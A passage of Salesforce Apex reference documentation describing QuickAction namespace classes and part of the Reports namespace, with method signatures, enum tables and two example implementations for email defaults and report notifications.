Represents a section of a layout and consists of one or more columns and one or more rows (an array of `QuickAction.DescribeLayoutRow`).

Namespace

QuickAction

DescribeLayoutSection Methods

The following are methods for `DescribeLayoutSection`.

IN THIS SECTION:

`getColumns()`

Returns the number of columns in the `QuickAction.DescribeLayoutSection`.

Signature

```
public Integer getColumns()
```

Return Value

Type: Integer

`getHeading()`

The heading text (label) for the `QuickAction.DescribeLayoutSection`.

Signature

```
public String getHeading()
```

Return Value

Type: String

`getLayoutRows()`

Returns an array of one or more `QuickAction.DescribeLayoutRow` objects.

Signature

```
public List<QuickAction.DescribeLayoutRow> getLayoutRows()
```

Return Value

Type: List<QuickAction.DescribeLayoutRow>

`getRows()`

Returns the number of rows in the `QuickAction.DescribeLayoutSection`.

Signature

```
public Integer getRows()
```

Return Value

Type: Integer

`isUseCollapsibleSection()`

Indicates whether the `QuickAction.DescribeLayoutSection` is a collapsible section (`true`) or not (`false`).

Signature

```
public Boolean isUseCollapsibleSection()
```

Return Value

Type: Boolean

`isUseHeading()`

Indicates whether to use the `heading` (`true`) or not (`false`).

Signature

```
public Boolean isUseHeading()
```

Return Value

Type: Boolean

DescribeQuickActionDefaultValue Class

Returns a default value for a quick action.

Namespace

QuickAction

Usage

Represents the default values of fields to use in default layouts.

DescribeQuickActionDefaultValue Methods

The following are methods for `DescribeQuickActionDefaultValue`. All are instance methods.

IN THIS SECTION:

`getDefaultValue()`

Returns the default value of the quick action.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

`getField()`

Returns the field name of the action.

Signature

```
public String getField()
```

Return Value

Type: String

DescribeQuickActionResult Class

Contains describe metadata information for a quick action.

Namespace

QuickAction

Usage

The QuickAction `describeQuickActions` method returns an array of quick action describe result objects (`QuickAction.DescribeQuickActionResult`).

DescribeQuickActionResult Methods

The following are methods for `DescribeQuickActionResult`. All are instance methods.

IN THIS SECTION:

getTargetParentField()
Returns the parent object's type for the action.

getTargetRecordTypeId()
Returns the record type of the targeted record.

getTargetSobjectType()
Returns the action's target object type.

getType()
Returns a create or custom Visualforce action.

getVisualforcePageName()
If Visualforce is used, returns the name of the associated page for the action.

getWidth()
If a custom action is created, returns the width in pixels of the action pane.

getCanvasApplicationName()

Returns the name of the Canvas application, if used.

Syntax

```
public String getCanvasApplicationName()
```

Return Value

Type: String

getDefaultValues()

Returns the default values for a action.

Signature

```
public List<QuickAction.DescribeQuickActionDefaultValue> getDefaultValues()
```

Return Value

Type: List<QuickAction.DescribeQuickActionDefaultValue>

getHeight()

Returns the height in pixels of the action pane.

Signature

```
public Integer getHeight()
```

Return Value

Type: Integer

`getIconName()`

Returns the actions' icon name.

Signature

```
public String getIconName()
```

Return Value

Type: String

`getIconUrl()`

Returns the URL of the 32x32 icon used for the action.

Signature

```
public String getIconUrl()
```

Return Value

Type: String

`getIcons()`

Returns a list of `Schema.DescribeIconResult` objects that describe colors used in a tab.

Signature

```
public List<Schema.DescribeIconResult> getIcons()
```

Return Value

Type: List<Schema.DescribeIconResult>

`getLabel()`

Returns the action label.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getLayout()`

Returns the layout sections that comprise an action.

Signature

```
public QuickAction.DescribeLayoutSection getLayout()
```

Return Value

Type: QuickAction.DescribeLayoutSection

`getMiniIconUrl()`

Returns the 16x16 icon URL.

Signature

```
public String getMiniIconUrl()
```

Return Value

Type: String

`getName()`

Returns the action name.

Signature

```
public String getName()
```

Return Value

Type: String

`getSourceSobjectType()`

Returns the object type used for the action.

Signature

```
public String getSourceSobjectType()
```

Return Value

Type: String

`getTargetParentField()`

Returns the parent object's type for the action.

Signature

```
public String getTargetParentField()
```

Return Value

Type: String

`getTargetRecordTypeId()`

Returns the record type of the targeted record.

Signature

```
public String getTargetRecordTypeId()
```

Return Value

Type: String

`getTargetSobjectType()`

Returns the action's target object type.

Signature

```
public String getTargetSobjectType()
```

Return Value

Type: String

`getType()`

Returns a create or custom Visualforce action.

Signature

```
public String getType()
```

Return Value

Type: String

`getVisualforcePageName()`

If Visualforce is used, returns the name of the associated page for the action.

Signature

```
public String getVisualforcePageName()
```

Return Value

Type: String

`getWidth()`

If a custom action is created, returns the width in pixels of the action pane.

Signature

```
public Integer getWidth()
```

Return Value

Type: Integer

QuickActionDefaults Class

Represents an abstract Apex class that provides the context for running the standard Email Action on Case Feed and the container of the Email Message fields for the action payload. You can override the target fields before the standard Email Action is rendered.

Namespace

QuickAction

Usage

Note: You cannot extend this abstract class. You can use the getter methods when using it in the context of QuickAction.QuickActionDefaultsHandler. Salesforce provides a class that extends this class (See QuickAction.SendEmailQuickActionDefaults.)

IN THIS SECTION:

QuickActionDefaults Methods

The following are methods for `QuickActionDefaults`.

IN THIS SECTION:

`getActionName()`

Returns the name of the standard Email Action on Case Feed (Case.Email).

Signature

```
public String getActionName()
```

Return Value

Type: String

`getActionType()`

Returns the type of the standard Email Action on Case Feed (Email).

Signature

```
public String getActionType()
```

Return Value

Type: String

`getContextId()`

The ID of the context related to the standard Email Action on Case Feed (Case ID).

Signature

```
public Id getContextId()
```

Return Value

Type: Id

`getTargetSObject()`

The target object of the standard Email Action on Case Feed (EmailMessage).

Signature

```
public SObject getTargetSObject()
```

Return Value

Type: SObject

QuickActionDefaultsHandler Interface

The `QuickAction.QuickActionDefaultsHandler` interface lets you specify the default values for the standard Email Action on Case Feed. You can use this interface to specify the From address, CC address, BCC address, subject, and email body for the Email Action in Case Feed. You can use the interface to pre-populate these fields based on the context where the action is displayed, such as the case origin (for example, country) and subject.

Namespace

QuickAction

Usage

To specify default values for the standard Email Action on Case Feed, create a class that implements `QuickAction.QuickActionDefaultsHandler`.

When you implement this interface, provide an empty parameterless constructor.

IN THIS SECTION:

QuickActionDefaultsHandler Methods

The following are methods for `QuickActionDefaultsHandler`.

IN THIS SECTION:

`onInitDefaults(actionDefaults)`

Implement this method to provide default values for the standard Email Action in Case Feed.

Signature

```
public void onInitDefaults(QuickAction.QuickActionDefaults[] actionDefaults)
```

Parameters

`actionDefaults`
Type: QuickAction.QuickActionDefaults[]

This array contains only one item of type `QuickAction.SendEmailQuickActionDefaults`.

Return Value

Type: void

QuickActionDefaultsHandler Example Implementation

This is an example implementation of the `QuickAction.QuickActionDefaultsHandler` interface.

In this example, the onInitDefaults method checks whether the element passed in the array is for the standard Email Action on Case Feed. Then, it performs a query to retrieve the case that corresponds to the context ID. Next, it sets the value of the BCC address of the corresponding email message to a default value. The default value is based on the case reason. Finally, it sets the default values of the email template properties. The onInitDefaults method determines the default values based on two criteria: first, whether a reply action on an email message initiated the call to the method, and second, whether any previous emails attached to the case are associated with the call.

```
global class EmailPublisherLoader implements QuickAction.QuickActionDefaultsHandler {
    // Empty constructor
    global EmailPublisherLoader() {
    }

    // The main interface method
    global void onInitDefaults(QuickAction.QuickActionDefaults[] defaults) {
        QuickAction.SendEmailQuickActionDefaults sendEmailDefaults = null;


        // Check if the quick action is the standard Case Feed send email action
        for (Integer j = 0; j < defaults.size(); j++) {
            if (defaults.get(j) instanceof QuickAction.SendEmailQuickActionDefaults &&
               defaults.get(j).getTargetSObject().getSObjectType() ==
                   EmailMessage.sObjectType &&
               defaults.get(j).getActionName().equals('Case.Email') &&
               defaults.get(j).getActionType().equals('Email')) {
                   sendEmailDefaults =
                       (QuickAction.SendEmailQuickActionDefaults)defaults.get(j);
                   break;
            }
        }

        if (sendEmailDefaults != null) {
            Case c = [SELECT Status, Reason FROM Case
                      WHERE Id=:sendEmailDefaults.getContextId()];

          EmailMessage emailMessage = (EmailMessage)sendEmailDefaults.getTargetSObject();

            // Set bcc address to make sure each email goes for audit
            emailMessage.BccAddress = getBccAddress(c.Reason);

            /*
            Set Template related fields
            When the In Reply To Id field is null we know the interface
            is called on page load. Here we check if
            there are any previous emails attached to the case and load
            the 'New_Case_Created' or 'Automatic_Response' template.
            When the In Reply To Id field is not null we know that
            the interface is called on click of reply/reply all
            of an email and we load the 'Default_reply_template' template
            */
            if (sendEmailDefaults.getInReplyToId() == null) {
                Integer emailCount = [SELECT count() FROM EmailMessage
```

```
                                    WHERE ParentId=:sendEmailDefaults.getContextId()];
                if (emailCount!= null && emailCount > 0) {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('Automatic_Response'));
                } else {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('New_Case_Created'));
                }
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(false);
            } else {
                sendEmailDefaults.setTemplateId(
                    getTemplateIdHelper('Default_reply_template'));
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(true);
            }
        }
    }

    private Id getTemplateIdHelper(String templateApiName) {
        Id templateId = null;
        try {
            templateId = [select id, name from EmailTemplate
                          where developername = : templateApiName].id;
        } catch (Exception e) {
            system.debug('Unble to locate EmailTemplate using name: ' +
                templateApiName + ' refer to Setup | Communications Templates '
                    + templateApiName);
        }
        return templateId;
    }
private String getBccAddress(String reason) {
        if (reason != null && reason.equals('Technical'))
            { return 'support_technical@mycompany.com'; }
        else if (reason != null && reason.equals('Billing'))
            { return 'support_billing@mycompany.com'; }
        else { return 'support@mycompany.com'; }
    }


}
```

QuickActionRequest Class

Use the `QuickAction.QuickActionRequest` class for providing action information for quick actions to be performed by `QuickAction` class methods. Action information includes the action name, context record ID, and record.

Namespace

QuickAction

Usage

For Apex saved using Salesforce API version 28.0, a parent ID is associated with the QuickActionRequest instead of the context ID.

The constructor of this class takes no arguments:

```
QuickAction.QuickActionRequest qar = new QuickAction.QuickActionRequest();
```

Example

In this sample, a new quick action is created to create a contact and assign a record to it.

```
QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();
// Some quick action name
req.quickActionName = Schema.Account.QuickAction.AccountCreateContact;

// Define a record for the quick action to create
Contact c = new Contact();
c.lastname = 'last name';
req.record = c;

// Provide the context ID (or parent ID). In this case, it is an Account record.
req.contextid = '001xx000003DGcO';

QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
```

IN THIS SECTION:

SEE ALSO:

QuickAction Class

QuickActionRequest Constructors

The following are constructors for `QuickActionRequest`.

IN THIS SECTION:

`QuickActionRequest()`

Creates a new instance of the `QuickAction.QuickActionRequest` class.

Signature

```
public QuickActionRequest()
```

QuickActionRequest Methods

The following are methods for `QuickActionRequest`. All are instance methods.

IN THIS SECTION:

`getContextId()`

Returns this QuickAction's context record ID.

Signature

```
public Id getContextId()
```

Return Value

Type: ID

`getQuickActionName()`

Returns this QuickAction's name.

Signature

```
public String getQuickActionName()
```

Return Value

Type: String

`getRecord()`

Returns the QuickAction's associated record.

Signature

```
public SObject getRecord()
```

Return Value

Type: sObject

`setContextId(contextId)`

Sets this QuickAction's context ID. Returned by `getContextId`.

Signature

```
public Void setContextId(Id contextId)
```

Parameters

`contextId`
Type: ID

Return Value

Type: Void

Usage

For Apex saved using SalesforceAPI version 28.0, sets this QuickAction's parent ID and is returned by `getParentId`.

`setQuickActionName(name)`

Sets this QuickAction's name. Returned by `getQuickActionName`.

Signature

```
public Void setQuickActionName(String name)
```

Parameters

`name`
Type: String

Return Value

Type: Void

`setRecord(record)`

Sets a record for this QuickAction. Returned by `getRecord`.

Signature

```
public Void setRecord(SObject record)
```

Parameters

record
Type: sObject

Return Value

Type: Void

QuickActionResult Class

After you initiate a quick action with the `QuickAction` class, use the `QuickActionResult` class for processing action results.

Namespace

QuickAction

SEE ALSO:

QuickAction Class

QuickActionResult Methods

The following are methods for `QuickActionResult`. All are instance methods.

IN THIS SECTION:

`getErrors()`

If an error occurs, an array of one or more database error objects, along with error codes and descriptions, is returned.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getIds()`

The IDs of the QuickActions being processed.

Signature

```
public List<Id> getIds()
```

Return Value

Type: List<Id>

`isCreated()`

Returns `true` if the action is created; otherwise, `false`.

Signature

```
public Boolean isCreated()
```

Return Value

Type: Boolean

`isSuccess()`

Returns `true` if the action completes successfully; otherwise, `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

SendEmailQuickActionDefaults Class

Represents an Apex class that provides: the From address list; the original email's email message ID, provided that the reply action was invoked on the email message feed item; and methods to specify related settings on templates. You can override these fields before the standard Email Action is rendered.

Namespace

QuickAction

Usage

Note: You cannot instantiate this class. One can use the getters/setters when using it in the context of `QuickAction.QuickActionDefaultsHandler`.

IN THIS SECTION:

SendEmailQuickActionDefaults Methods

The following are methods for `SendEmailQuickActionDefaults`.

IN THIS SECTION:

`getFromAddressList()`

Returns a list of email addresses that are available in the From: address drop-down menu for the standard Email Action.

Signature

```
public List<String> getFromAddressList()
```

Return Value

Type: List<String>

`getInReplyToId()`

Returns the email message ID of the email to which the reply/reply all action has been invoked.

Signature

```
public Id getInReplyToId()
```

Return Value

Type: Id

setIgnoreTemplateSubject(useOriginalSubject)

Specifies whether the template subject should be ignored (true), thus using the original subject, or whether the template subject should replace the original subject (false).

Signature

```
public void setIgnoreTemplateSubject(Boolean useOriginalSubject)
```

Parameters

useOriginalSubject
Type: Boolean

Return Value

Type: void

setInsertTemplateBody(keepOriginalBodyContent)

Specifies whether the template body should be inserted above the original body content (true) or whether it should replace the entire content with the template body (false).

Signature

```
public void setInsertTemplateBody(Boolean keepOriginalBodyContent)
```

Parameters

keepOriginalBodyContent
Type: Boolean

Return Value

Type: void

setTemplateId(templateId)

Sets the email template ID to load into the email body.

Signature

```
public void setTemplateId(Id templateId)
```

Parameters

templateId
Type: Id

The template ID.

Return Value

Type: void

Reports Namespace

The `Reports` namespace provides classes for accessing the same data as is available in the Salesforce1 Reporting REST API.

The following are the classes in the `Reports` namespace.

IN THIS SECTION:

AggregateColumn Class
Contains methods for describing summary fields such as Record Count, Sum, Average, Max, Min, and custom summary formulas. Includes name, label, data type, and grouping context.

ColumnDataType Enum
The `Reports.ColumnDataType` enum describes the type of data in a column. It is returned by the `getDataType` method.

ColumnSortOrder Enum
The `Reports.ColumnSortOrder` enum describes the order that the grouping column uses to sort data.

DateGranularity Enum
The `Reports.DateGranularity` enum describes the date interval that is used for grouping.

DetailColumn Class
Contains methods for describing fields that contain detailed data. Detailed data fields are also listed in the report metadata.

Dimension Class
Contains information for each row or column grouping.

EvaluatedCondition Class
Contains the individual components of an evaluated condition for a report notification, such as the aggregate name and label, the operator, and the value that the aggregate is compared to.

EvaluatedConditionOperator Enum
The `Reports.EvaluatedConditionOperator` enum describes the type of operator used to compare an aggregate to a value. It is returned by the `getOperator` method.

FilterOperator Class
Contains information about a filter operator, such as display name and API name.

FilterValue Class
Contains information about a filter value, such as the display name and API name.

GroupingColumn Class
Contains methods for describing fields that are used for column grouping.

GroupingInfo Class

Contains methods for describing fields that are used for grouping.

GroupingValue Class

Contains grouping values for a row or column, including the key, label, and value.

NotificationAction Interface

Implement this interface to trigger a custom Apex class when the conditions for a report notification are met.

NotificationActionContext Class

Contains information about the report instance and condition threshold for a report notification.

ReportCurrency Class

Contains information about a currency value, including the amount and currency code.

ReportDataCell Class

Contains the data for a cell in the report, including the display label and value.

ReportDescribeResult Class

Contains report, report type, and extended metadata for a tabular, summary, or matrix report.

ReportDetailRow Class

Contains data cells for a detail row of a report.

ReportDivisionInfo Class

Contains information about the divisions that can be used to filter a report.

ReportExtendedMetadata Class

Contains report extended metadata for a tabular, summary, or matrix report.

ReportFact Class

Contains the fact map for the report, which represents the report's data values.

ReportFactWithDetails Class

Contains the detailed fact map for the report, which represents the report's data values.

ReportFilter Class

Contains information about a report filter, including column, operator, and value.

ReportFormat Enum

Contains the possible report format types.

ReportInstance Class

Returns an instance of a report that was run asynchronously. Retrieves the results for that instance.

ReportManager Class

Runs a report synchronously or asynchronously and with or without details.

ReportMetadata Class

Contains report metadata for a tabular, summary, or matrix report.

ReportResults Class

Contains the results of running a report.

ReportScopeInfo Class

Contains information about possible scope values that you can choose. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

ReportScopeValue Class

Contains information about a possible scope value. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

ReportType Class

Contains the unique API name and display name for the report type.

ReportTypeColumn Class

Contains detailed report type metadata about a field, including data type, display name, and filter values.

ReportTypeColumnCategory Class

Contains category information for all fields in the report type.

ReportTypeMetadata Class

Contains report type metadata, which gives you information about the fields that are available in each section of the report type, plus filter information for those fields.

SortColumn Class

Contains information about the sort column used in the report.

StandardDateFilter Class

Contains information about standard date filter available in the report—for example, the API name, start date, and end date of the standard date filter duration as well as the API name of the date field on which the filter is placed.

StandardDateFilterDuration Class

Contains information about each standard date filter—also referred to as a relative date filter. It contains the API name and display label of the standard date filter duration as well as the start and end dates.

StandardDateFilterDurationGroup Class

Contains information about the standard date filter groupings, such as the grouping display label and all standard date filters that fall under the grouping. Groupings include `Calendar Year`, `Calendar Quarter`, `Calendar Month`, `Calendar Week`, `Fiscal Year`, `Fiscal Quarter`, `Day`, and custom values based on user-defined date ranges.

StandardFilter Class

Contains information about the standard filter defined in the report, such as the filter field API name and filter value.

StandardFilterInfo Class

Is an abstract base class for an object that provides standard filter information.

StandardFilterInfoPicklist Class

Contains information about the standard filter picklist, such as the display name and type of the filter field, the default picklist value, and a list of all possible picklist values.

StandardFilterType Enum

The `StandardFilterType` enum describes the type of standard filters in a report. The `getType()` method returns a `Reports.StandardFilterType` enum value.

SummaryValue Class

Contains summary data for a cell of the report.

ThresholdInformation Class

Contains a list of evaluated conditions for a report notification.

Reports Exceptions

The `Reports` namespace contains exception classes.

AggregateColumn Class

Contains methods for describing summary fields such as Record Count, Sum, Average, Max, Min, and custom summary formulas. Includes name, label, data type, and grouping context.

Namespace

Reports

AggregateColumn Methods

The following are methods for `AggregateColumn`. All are instance methods.

IN THIS SECTION:

getName()

Returns the unique API name of the summary field.

Syntax

```
public String getName()
```

Return Value

Type: String

getLabel()

Returns the localized display name for the summarized or custom summary formula field.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getDataType()

Returns the data type of the summarized or custom summary formula field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

getAcrossGroupingContext()

Returns the column grouping in the report where the summary field is displayed.

Syntax

```
public String getAcrossGroupingContext()
```

Return Value

Type: String

getDownGroupingContext()

Returns the row grouping in the report where the summary field is displayed.

Syntax

```
public String getDownGroupingContext()
```

Return Value

Type: String

ColumnDataType Enum

The `Reports.ColumnDataType` enum describes the type of data in a column. It is returned by the `getDataType` method.

Namespace

Reports

Enum Values

The following are the values of the `Reports.ColumnDataType` enum.

Value	Description
`BOOLEAN_DATA`	Boolean (`true` or `false`) values
`COMBOBOX_DATA`	Comboboxes, which provide a set of enumerated values and enable the user to specify a value that is not in the list
`CURRENCY_DATA`	Currency values
`DATETIME_DATA`	DateTime values
`DATE_DATA`	Date values
`DOUBLE_DATA`	Double values
`EMAIL_DATA`	Email addresses
`ID_DATA`	An object's Salesforce ID
`INT_DATA`	Integer values
`MULTIPICKLIST_DATA`	Multi-select picklists, which provide a set of enumerated values from which multiple values can be selected
`PERCENT_DATA`	Percent values
`PHONE_DATA`	Phone numbers. Values can include alphabetic characters. Client applications are responsible for phone number formatting.
`PICKLIST_DATA`	Single-select picklists, which provide a set of enumerated values from which only one value can be selected
`REFERENCE_DATA`	Cross-references to another object, analogous to a foreign key field
`STRING_DATA`	String values
`TEXTAREA_DATA`	String values that are displayed as multiline text fields
`TIME_DATA`	Time values
`URL_DATA`	URL values that are displayed as hyperlinks

ColumnSortOrder Enum

The `Reports.ColumnSortOrder` enum describes the order that the grouping column uses to sort data.

Namespace

Reports

Usage

The `GroupingInfo.getColumnSortOrder()` method returns a `Reports.ColumnSortOrder` enum value. The `GroupingInfo.setColumnSortOrder()` method takes the enum value as an argument.

Enum Values

The following are the values of the `Reports.ColumnSortOrder` enum.

Value	Description
`ASCENDING`	Sort data in ascending order (A–Z)
`DESCENDING`	Sort data in descending order (Z–A)

DateGranularity Enum

The `Reports.DateGranularity` enum describes the date interval that is used for grouping.

Namespace

Reports

Usage

The `GroupingInfo.getDateGranularity` method returns a `Reports.DateGranularity` enum value. The `GroupingInfo.setDateGranularity` method takes the enum value as an argument.

Enum Values

The following are the values of the `Reports.DateGranularity` enum.

Value	Description
`DAY`	The day of the week (Monday–Sunday)
`DAY_IN_MONTH`	The day of the month (1–31)
`FISCAL_PERIOD`	The fiscal period
`FISCAL_QUARTER`	The fiscal quarter
`FISCAL_WEEK`	The fiscal week
`FISCAL_YEAR`	The fiscal year
`MONTH`	The month (January–December)
`MONTH_IN_YEAR`	The month number (1–12)
`NONE`	No date grouping
`QUARTER`	The quarter number (1–4)

Value	Description
`WEEK`	The week number (1–52)
`YEAR`	The year number (####)

DetailColumn Class

Contains methods for describing fields that contain detailed data. Detailed data fields are also listed in the report metadata.

Namespace

Reports

DetailColumn Instance Methods

The following are instance methods for `DetailColumn`. All are instance methods.

IN THIS SECTION:

getName()

Returns the unique API name of the detail column field.

Syntax

```
public String getName()
```

Return Value

Type: String

getLabel()

Returns the localized display name of a standard field, the ID of a custom field, or the API name of a bucket field that has detailed data.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getDataType()

Returns the data type of a detail column field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

Dimension Class

Contains information for each row or column grouping.

Namespace

Reports

Dimension Methods

The following are methods for `Dimension`. All are instance methods.

IN THIS SECTION:

getGroupings()

Returns information for each row or column grouping as a list.

Syntax

```
public List<Reports.GroupingValue> getGroupings()
```

Return Value

Type: List<Reports.GroupingValue>

EvaluatedCondition Class

Contains the individual components of an evaluated condition for a report notification, such as the aggregate name and label, the operator, and the value that the aggregate is compared to.

Namespace

Reports

IN THIS SECTION:

EvaluatedCondition Constructors

The following are constructors for `EvaluatedCondition`.

IN THIS SECTION:

`EvaluatedCondition(aggregateName, aggregateLabel, compareToValue, aggregateValue, operator)`

Creates a new instance of the `Reports.EvaluatedConditions` class using the specified parameters.

Signature

```
public EvaluatedCondition(String aggregateName, String aggregateLabel, Double
compareToValue, Double aggregateValue, Reports.EvaluatedConditionOperator operator)
```

Parameters

aggregateName
Type: String

The unique API name of the aggregate.

aggregateLabel
Type: String

The localized display name of the aggregate.

compareToValue
Type: Double

The value that the aggregate is compared to in the condition.

aggregateValue
Type: Double

The actual value of the aggregate when the report is run.

operator
Type: Reports.EvaluatedConditionOperator

The operator used in the condition.

EvaluatedCondition Methods

The following are methods for `EvaluatedCondition`.

IN THIS SECTION:

`getAggregateLabel()`

Returns the localized display name of the aggregate.

Signature

```
public String getAggregateLabel()
```

Return Value

Type: String

`getAggregateName()`

Returns the unique API name of the aggregate.

Signature

```
public String getAggregateName()
```

Return Value

Type: String

`getCompareTo()`

Returns the value that the aggregate is compared to in the condition.

Signature

```
public Double getCompareTo()
```

Return Value

Type: Double

`getOperator()`

Returns the operator used in the condition.

Signature

```
public Reports.EvaluatedConditionOperator getOperator()
```

Return Value

Type: Reports.EvaluatedConditionOperator

`getValue()`

Returns the actual value of the aggregate when the report is run.

Signature

```
public Double getValue()
```

Return Value

Type: Double

EvaluatedConditionOperator Enum

The `Reports.EvaluatedConditionOperator` enum describes the type of operator used to compare an aggregate to a value. It is returned by the `getOperator` method.

Namespace

Reports

Enum Values

The following are the values of the `Reports.EvaluatedConditionOperator` enum.

Value	Description
`EQUAL`	Equality operator.
`GREATER_THAN`	Greater than operator.
`GREATER_THAN_EQUAL`	Greater than or equal to operator.
`LESS_THAN`	Less than operator.
`LESS_THAN_EQUAL`	Less than or equal to operator.

Value	Description
`NOT_EQUAL`	Inequality operator.

FilterOperator Class

Contains information about a filter operator, such as display name and API name.

Namespace

Reports

FilterOperator Methods

The following are methods for `FilterOperator`. All are instance methods.

IN THIS SECTION:

getLabel()

Returns the localized display name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getName()

Returns the unique API name of the filter operator. Possible values for this name are restricted based on the data type of the column being filtered. For example `multipicklist` fields can use the following filter operators: “equals,” “not equal to,” “includes,” and “excludes.” Bucket fields are considered to be of the `String` type.

Syntax

```
public String getName()
```

Return Value

Type: String

FilterValue Class

Contains information about a filter value, such as the display name and API name.

Namespace

Reports

FilterValue Methods

The following are methods for `FilterValue`. All are instance methods.

IN THIS SECTION:

getLabel()

Returns the localized display name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getName()

Returns the unique API name of the filter value. Possible values for this name are restricted based on the data type of the column being filtered.

Syntax

```
public String getName()
```

Return Value

Type: String

GroupingColumn Class

Contains methods for describing fields that are used for column grouping.

Namespace

Reports

The `GroupingColumn` class provides basic information about column grouping fields. The `GroupingInfo` class includes additional methods for describing and updating grouping fields.

GroupingColumn Methods

The following are methods for `GroupingColumn`. All are instance methods.

IN THIS SECTION:

getName()

Returns the unique API name of the field or bucket field that is used for column grouping.

Syntax

```
public String getName()
```

Return Value

Type: String

getLabel()

Returns the localized display name of the field that is used for column grouping.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getDataType()

Returns the data type of the field that is used for column grouping.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

getGroupingLevel()

Returns the level of grouping for the column.

Syntax

```
public Integer getGroupingLevel()
```

Return Value

Type: Integer

Usage

- In a summary report, 0, 1, or 2 indicates grouping at the first, second, or third row level.
- In a matrix report, 0 or 1 indicates grouping at the first or second row or column level.

GroupingInfo Class

Contains methods for describing fields that are used for grouping.

Namespace

Reports

GroupingInfo Methods

The following are methods for `GroupingInfo`. All are instance methods.

IN THIS SECTION:

getSortAggregate()
Returns the summary field that is used to sort data within a grouping in a summary report. The value is null when data within a grouping is not sorted by a summary field.

getName()

Returns the unique API name of the field or bucket field that is used for row or column grouping.

Syntax

```
public String getName()
```

Return Value

Type: String

getSortOrder()

Returns the order that is used to sort data in a row or column grouping (`ASCENDING` or `DESCENDING`).

Syntax

```
public Reports.ColumnSortOrder getSortOrder()
```

Return Value

Type: Reports.ColumnSortOrder

getDateGranularity()

Returns the date interval that is used for row or column grouping.

Syntax

```
public Reports.DateGranularity getDateGranularity()
```

Return Value

Type: Reports.DateGranularity

getSortAggregate()

Returns the summary field that is used to sort data within a grouping in a summary report. The value is null when data within a grouping is not sorted by a summary field.

Syntax

```
public String getSortAggregate()
```

Return Value

Type: String

GroupingValue Class

Contains grouping values for a row or column, including the key, label, and value.

Namespace

Reports

GroupingValue Methods

The following are methods for `GroupingValue`. All are instance methods.

IN THIS SECTION:

getGroupings()

Returns a list of second- or third-level row or column groupings. If there are none, the value is an empty array.

Syntax

```
public LIST<Reports.GroupingValue> getGroupings()
```

Return Value

Type: List<Reports.GroupingValue>

getKey()

Returns the unique identifier for a row or column grouping. The identifier is used by the fact map to specify data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

getLabel()

Returns the localized display name of a row or column grouping. For date and time fields, the label is the localized date or time.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getValue()

Returns the value of the field that is used as a row or column grouping.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

Usage

The value depends on the field's data type.

- Currency fields:
  - `amount`: Of type currency. A data cell's value.
  - `currency`: Of type picklist. The ISO 4217 currency code, if available; for example, USD for US dollars or CNY for Chinese yuan. (If the grouping is on the converted currency, this value is the currency code for the report and not for the record.)
- Picklist fields: API name. For example, a custom picklist field—`Type of Business` with values 1, 2, and 3 for Consulting, Services, and Add-On Business respectively—has `1`, `2`, or `3` as the grouping value.
- ID fields: API name.
- Record type fields: API name.
- Date and time fields: Date or time in ISO-8601 format.
- Lookup fields: Unique API name. For example, for the `Opportunity Owner` lookup field, the ID of each opportunity owner's Chatter profile page can be a grouping value.

NotificationAction Interface

Implement this interface to trigger a custom Apex class when the conditions for a report notification are met.

Namespace

Reports

Usage

Report notifications for reports that users have subscribed to can trigger a custom Apex class, which must implement the `Reports.NotificationAction` interface. The `execute` method in this interface receives a `NotificationActionContext` object as a parameter, which contains information about the report instance and the conditions that must be met for a notification to be triggered.

IN THIS SECTION:

NotificationAction Methods

The following are methods for `NotificationAction`.

IN THIS SECTION:

`execute(context)`

Executes the custom Apex action specified in the `context` parameter of the context object, `NotificationActionContext`. The object contains information about the report instance and the conditions that must be met for a notification to be triggered. The method executes whenever the specified conditions are met.

Signature

```
public void execute(Reports.NotificationActionContext context)
```

Parameters

`context`
Type: Reports.NotificationActionContext

Return Value

Type: Void

NotificationAction Example Implementation

This is an example implementation of the `Reports.NotificationAction` interface.

```
public class AlertOwners implements Reports.NotificationAction {

    public void execute(Reports.NotificationActionContext context) {
        Reports.ReportResults results = context.getReportInstance().getReportResults();
        for(Reports.GroupingValue g: results.getGroupingsDown().getGroupings()) {
            FeedItem t = new FeedItem();
            t.ParentId = (Id)g.getValue();
            t.Body = 'This record needs attention. Please view the report.';
            t.Title = 'Needs Attention: '+ results.getReportMetadata().getName();
            t.LinkUrl = '/' + results.getReportMetadata().getId();
            insert t;
        }
    }
}
```

NotificationActionContext Class

Contains information about the report instance and condition threshold for a report notification.

Namespace

Reports

IN THIS SECTION:

NotificationActionContext Constructors

NotificationActionContext Methods

NotificationActionContext Constructors

The following are constructors for `NotificationActionContext`.

IN THIS SECTION:

NotificationActionContext(reportInstance, thresholdInformation)

Creates a new instance of the `Reports.NotificationActionContext` class using the specified parameters.

`NotificationActionContext(reportInstance, thresholdInformation)`

Creates a new instance of the `Reports.NotificationActionContext` class using the specified parameters.

Signature

```
public NotificationActionContext(Reports.ReportInstance reportInstance,
Reports.ThresholdInformation thresholdInformation)
```

Parameters

reportInstance
